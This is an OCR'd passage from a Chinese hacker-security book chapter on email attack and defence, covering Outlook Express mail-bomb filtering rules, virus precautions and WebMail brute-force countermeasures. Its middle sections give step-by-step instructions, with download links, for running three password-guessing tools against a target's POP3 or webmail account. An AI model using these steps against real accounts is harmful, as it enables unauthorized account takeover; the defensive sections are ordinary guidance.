Windows 操作系统中都自带了电子邮件收发软件，即 Outlook Express，它可以很好地防御垃圾邮件炸弹和大容量邮件炸弹，下面就对其进行介绍。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1. 防御垃圾邮件炸弹

通过设置 Outlook Express 的邮件规则可以防御垃圾邮件炸弹，具体操作如下：

步骤 1 启动 Outlook Express 程序，在其操作界面中选择【工具】/【邮件规则】/【邮件】命令，如图 7-21 所示。

步骤 2 在弹出的“新建邮件规则”对话框中的“选择规则条件”列表框中选中☑ 若“发件人”行中包含用户 复选框，如图 7-22 所示。



图 7-21 选择命令




图 7-22 选择规则条件

步骤 3 在“新建邮件规则”对话框中的“选择规则操作”栏中选中☑ 从服务器上删除 复选框，在“规则描述”文本框中单击“包含用户”超链接，如图 7-23 所示。

步骤 4 在弹出的“选择用户”对话框的文本框中输入垃圾邮件主题行中包含的单词，单击 添加(A) 按钮将其添加到“个人”列表框中，单击 确定 按钮，如图 7-24 所示。



图 7-23 选择规则操作




图 7-24 设置规则描述

步骤 5 在“规则名称”文本框中输入为该规则自定义的名称以便与其他规则区别，单击 确定 按钮完成对新建规则的设置，如图 7-25 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 6　在弹出的“邮件规则”对话框中单击 立即应用(Y) 按钮，弹出“开始应用邮件规则”对话框，单击 确定 按钮即可将该规则立即投入使用，如图 7-26 所示。



图 7-25　设置规则名称




图 7-26　应用规则

2. 防御大容量邮件炸弹

在 Outlook Express 中可对体积超过收件箱体积的大容量邮件炸弹进行过滤，具体操作如下：

步骤 1　在“邮件规则”对话框中选择“邮件规则”选项卡，在其界面右侧单击 新建(N)... 按钮，如图 7-27 所示。

步骤 2　弹出“新建邮件规则”对话框，在“选择规则条件”列表框中选中 ☑ 若邮件长度大于指定的大小 复选框，如图 7-28 所示。




图 7-27　新建规则



图 7-28　选择规则条件

步骤 3　在“选择规则操作”列表框中选中 ☑ 从服务器上删除 复选框，如图 7-29 所示。

步骤 4　在“规则描述”文本框中单击“指定的大小”超链接，在弹出的“设置大小”对话框中的“大于”数值框中输入邮件的容量上限，单击 确定 按钮，如图 7-30 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 7-29 选择规则操作




图 7-30 设置规则描述

步骤 5 在“规则名称”文本框中输入可以与其他规则区分的名称，单击 确定 按钮，如图 7-31 所示。

步骤 6 返回“邮件规则”对话框，单击 立即应用(A)... 按钮，在弹出的“开始应用邮件规则”对话框中选择刚才添加的规则，单击 立即应用(Y) 按钮即可，如图 7-32 所示。



图 7-31 设置规则名称




图 7-32 应用规则

7.2 电子邮箱密码攻防

电子邮件是目前最常用的网络通信方式之一，也是黑客经常攻击的对象。通过攻击电子邮箱，黑客可以获取电子邮件密码、安置邮箱炸弹或散布邮件病毒。本节将介绍在 WebMail 邮箱软件中获取和找回邮箱密码的方法。

7.2.1 保护电子邮箱的措施

WebMail 是一款用于创建和管理电子邮箱的软件，通过它可以让其他用户在 IE 浏览

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

器中访问创建的电子邮箱，并进行相应的收发电子邮件操作。而 WebMail 的密码验证系统也是通过在网络上提交表单的形式由邮箱服务器来进行处理的。

根据这个原理，黑客可以通过某些黑客软件持续使用不同密码尝试登录相同账号的方式，来获取正确的密码。常用的黑客软件包括 POP3 邮箱密码探测器、流光和溯雪等。

针对这些攻击方式，WebMail 也有许多防范措施，其中较为常用的防御措施介绍如下。

- **使用登录验证码**：这种方式可以有效地防止探测并且不会影响用户的正常使用，在需要提交的邮箱登录表单中将包含一个随机生成的检验字符串，称为登录验证码，用户只有输入正确的验证码才能成功登录服务器。
- **禁用邮箱账号**：如果发觉邮箱被探测，服务器将禁止该用户在规定时间内登录，该时间随邮箱服务器的设置不同而不同。这种方法的劣势在于，如果该邮箱被持续探测，将会导致该账号一直处于被服务器禁用的状态，从而使得真正的用户都无法正常使用。
- **阻断 IP 地址**：这种措施虽然无法防御来自多个代理 IP 地址的攻击，但它会将正在进行探测的 IP 地址添加到“黑名单”中，使其在一段时间内无法正常连接服务器，这种方式可以避免因账户锁定造成真正用户无法登录的问题。不过阻断 IP 地址也可能导致使用同一 IP 地址的局域网用户都不能正常使用该服务。

7.2.2　使用黑雨获取密码

黑雨是一款专门针对 POP3 邮箱密码进行探测的探测软件（下载地址是 http://www.cnhackvip.com.cn/soft/show.asp?id=468），使用它探测邮箱账号和密码的具体操作如下：

步骤 1　双击黑雨——POP3 邮箱密码探测器的快捷方式图标启动程序，在其操作界面中选中 选取字符集 单选按钮，如图 7-33 所示。

步骤 2　选中其下的 012...89、abc...yz 和 ABC...YZ 复选框，这 3 种字符是目前使用得最多的密码构成字符，如图 7-34 所示。




图 7-33　启动程序




图 7-34　选择字符集

步骤 3　在“密码位数”数值框中输入将要探测的密码预定位数，数值越大探测的密

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

码就越详尽，而所需的探测时间也将越久，如图 7-35 所示。

步骤 4 在“最大线程”数值框中输入需要同时进行检测的线程数，该数值越大检测速度将越快，相对的，对电脑性能的要求就越高，如图 7-36 所示。




图 7-35 设置密码位数



图 7-36 设置探测线程数

步骤 5 选中“字串集”前面的复选框，在其右侧的列表框中可以输入用户自定义的组成密码的字符串，如较常用的年份数字和姓氏等，如图 7-37 所示。

步骤 6 在“Pop3 地址”文本框中输入需要探测的 POP3 服务器地址，在“Pop3 端口”数值框中输入要连接的端口，单击按钮可以测试 POP3 地址是否正确，如图 7-38 所示。




图 7-37 设置字串集




图 7-38 设置服务器

步骤 7 在“Pop3 用户名”文本框中输入需要探测的用户账号，如已登录服务器，则可以单击按钮测试该用户账号是否存在。

步骤 8 为了防止在探测过程中发生死机等情况，可以在“超次”数值框中设置等待时间，如指定时间内服务器无回应则自动放弃等待，如图 7-39 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 7-39　设置账号和超次

魔法档案

在黑雨软件的左下角可以选择 POP3 邮箱密码探测器提供的各种不同探测算法进行探测，其中深度算法可在用户将目标账户的密码位数猜测得较准时，有效地减少探测时间；而多线程深度算法，可使用多线程探测方式在深度算法的基础上再次提高探测速度。

7.2.3　使用溯雪获取密码

溯雪是一款对各种邮箱、聊天室、社区、BBS 以及 QQ 的密码进行探测的软件（下载地址是 http://www.hacker.com.cn/down/view_15974.html），由于它的效率较高，深受黑客青睐。下面使用溯雪对 POP3 免费邮箱的密码进行探测，具体操作如下：

步骤 1　双击溯雪的快捷方式图标启动程序，在其地址栏中输入要探测的邮箱服务器“http://mail.163.com/”再按【Enter】键打开该页面，如图 7-40 所示。

步骤 2　在溯雪的操作界面中选择【文件】/【从当前 URL 导入】命令提取当前网页中的表单，如图 7-41 所示。



图 7-40　启动溯雪



图 7-41　提取表单

步骤 3　在网页下方的“表单选择区”中双击 username 选项弹出“Element [username] Properties”对话框，在“单元常量”文本框中输入要探测的账号，单击 确定 按钮，如图 7-42 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 4 双击 password 选项弹出“Element [password] Properties”对话框，选中 词典 复选框，单击其后的 浏览... 按钮，在弹出的“打开”对话框中选择要使用的字典文件，单击 打开(O) 按钮，如图 7-43 所示，然后单击 确定 按钮返回溯雪操作界面。



图 7-42 输入探测账号



图 7-43 选择字典文件

步骤 5 在溯雪的操作界面中选择【运行】/【提交测试】命令，开始用溯雪进行电子邮箱的探测测试。此时溯雪只会将密码字典中的第一个密码提交给服务器进行验证，如图 7-44 所示。

步骤 6 如果探测密码都是错误的，则邮件服务器将返回一个错误信息，溯雪将记录该信息作为以后探测的依据。如果邮箱服务器返回该信息则说明该密码错误，反之则表示该密码正确，如图 7-45 所示。



图 7-44 提交探测测试




图 7-45 返回信息

步骤 7 在溯雪的操作界面中选择【运行】/【开始/重新开始】命令，溯雪将根据设

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

定开始逐个探测密码，如图 7-46 所示。



魔法档案

不同的电子邮箱其返回信息的方式不一定相同，这可能造成通过溯雪所探测得到的密码不正确。为了避免这种情况发生，需要在开始探测时弹出的“保存扫描结果”对话框中选中 ☑只探测一个复选框。

图 7-46　开始探测

7.2.4　使用流光窃取密码

流光软件在窃取邮箱密码方面的功能是相当出色的，具体操作如下：

步骤 1　启动流光程序，在操作界面中的“目标主机”列表中选中 ☐POP3 主机 复选框，在其上单击鼠标右键，在弹出的快捷菜单中选择【编辑】/【添加】命令，如图 7-47 所示。

步骤 2　在弹出的“添加主机（POP3）”对话框的下拉列表框中输入 POP3 主机的域名，单击 确定(O) 按钮，如图 7-48 所示。



图 7-47　选择命令



图 7-48　添加主机

步骤 3　在刚添加的主机上单击鼠标右键，在弹出的快捷菜单中选择【编辑】/【添加】

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

命令，如图 7-49 所示。

步骤 4 在弹出的“添加用户”对话框的“请输入用户名”文本框中输入要探测的用户名，单击[确定(O)]按钮，如图 7-50 所示。




图 7-49 选择命令




图 7-50 添加用户

步骤 5 在目标主机列表框中选中[解码字典或方案]复选框，在其上单击鼠标右键，在弹出的快捷菜单中选择【编辑】/【添加】命令，如图 7-51 所示。

步骤 6 在弹出的“打开”对话框的“查找范围”下拉列表框中选择字典文件所在的目录，在其下的列表框中选择要使用的字典文件，单击[打开(O)]按钮，如图 7-52 所示。




图 7-51 添加字典文件



图 7-52 选择字典文件

步骤 7 选择【探测】/【标准模式探测】命令，流光将根据所做的设置进行探测，并把探测结果显示在下面的列表框中，如图 7-53 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 7-53 开始检测

7.2.5 找回邮箱密码

为了防范邮箱密码意外被盗的情况，WebMail 软件提供了邮箱密码恢复功能为用户找回密码以便用户能继续使用邮箱服务。下面以找回 163 免费邮的邮箱密码为例进行详细讲解，具体操作如下：

步骤 1 启动浏览器，在地址栏中输入 163 免费邮的网址“http://mail.163.com/”并按【Enter】键进入，在其主界面中单击“忘记密码”超链接，如图 7-54 所示。

步骤 2 在打开的“密码修复”页面中单击“通过密码提示问题”超链接，选择通过回答密码提示问题找回密码的方式，如图 7-55 所示。




图 7-54 打开网页



图 7-55 选择密码取回方式

步骤 3 在打开的“找回密码”页面的“通行证用户名”文本框中输入邮箱账号，在

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

“出生日期”文本框中输入正确的生日信息，单击 下一步 按钮，如图 7-56 所示。

步骤 4 在打开的“找回密码”页面中的“答案”文本框中输入密码提示问题的答案，并在下面的“新密码”和“重复新密码”文本框中输入要设置的新密码，输入图片验证码，单击 下一步 按钮，如图 7-57 所示。




图 7-56 输入用户名和生日信息




图 7-57 输入问题答案和新密码

步骤 5 在打开的页面中将以醒目的红色字体显示成功修改密码的提示信息，此时单击其后的“登录”超链接即可登录邮箱，如图 7-58 所示。



图 7-58 成功修改密码



7.3 防范电子邮件病毒

邮件病毒是附带在电子邮件之中的病毒，用户在阅读邮件或打开邮件附件时就有可能被感染。对于邮件病毒，大部分网站都增加了附件杀毒功能，可以有效防范病毒的传播，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

但用户还是需要提高警惕，不要打开来历不明的邮件和附件。

7.3.1　设置邮件的显示格式

某些通过网页传播的病毒，会使习惯在网页中浏览电子邮件的用户上当，但通过在 Outlook Express 中设置用纯文本的方式阅读邮件，可以有效地防范该类病毒，具体操作如下：

步骤 1　启动 Outlook Express 程序，在其操作界面中选择【工具】/【选项】命令，如图 7-59 所示。

步骤 2　弹出“选项”对话框，选择“阅读”选项卡，在“阅读邮件”栏中选中☑用纯文本格式阅读所有信息(R)复选框，如图 7-60 所示。



图 7-59　选择命令




图 7-60　设置阅读方式

步骤 3　再选择“安全”选项卡，在“下载图像”栏中选中☑阻止 HTML 电子邮件中的图像和其他外部内容(B)。复选框，如图 7-61 所示，单击 确定 按钮即可。




图 7-61　设置下载图像

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

7.3.2 从附件中隔离病毒

在 Outlook Express 中可以对邮件附件进行过滤，从而防范隐藏在附件中的病毒，具体操作如下：

步骤 1 在 Outlook Express 的操作界面中选择【工具】/【选项】命令，弹出“选项”对话框，选择其中的“安全”选项卡，如图 7-62 所示。

步骤 2 在“病毒防护”栏中选中☑当别的应用程序试图用我的名义发送电子邮件时警告我(W)。和☑不允许保存或打开可能有病毒的附件(N)。复选框，如图 7-63 所示，单击 确定 按钮。




图 7-62 选择“安全”选项卡



图 7-63 设置禁止打开附件和防冒名发送

7.3.3 使用 Outlook Express 插件

在 Outlook Express 中可以通过使用插件来增强其安全性，本节将介绍一款名为 noHTML 的插件，其功能是将邮件中的 HTML 格式内容转化为纯文本的 RTF 格式内容，既能使用户在打开和阅读邮件时更方便快捷，又可以杜绝感染病毒的风险（下载地址是 http://www.onlinedown.net/soft/2520.htm）。使用和安装该插件的具体操作如下：

步骤 1 将下载的 noHTML 插件的 nohtml.dll 文件复制到系统盘下的“Documents and Settings\用户名\Application Data\Microsoft\AddIns”目录下，如图 7-64 所示。

步骤 2 启动 Outlook Express 软件，可以看到在其工具栏中多了一个 noHTML 按钮，表示已经成功添加了 noHTML 功能，如图 7-65 所示。

魔法档案

使用该插件的效果与禁止显示 HTML 格式的效果相同，Microsoft 公司对 Outlook Express 提供的插件还有多种类型，读者可以自行选择需要的插件。



这个确实很方便，安装了插件的 Outlook Express 感觉更强大了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 7-64　安装插件



图 7-65　启动 Outlook Express

步骤 3　在收件箱中打开一封 HTML 格式的邮件，其内容如图 7-66 所示。

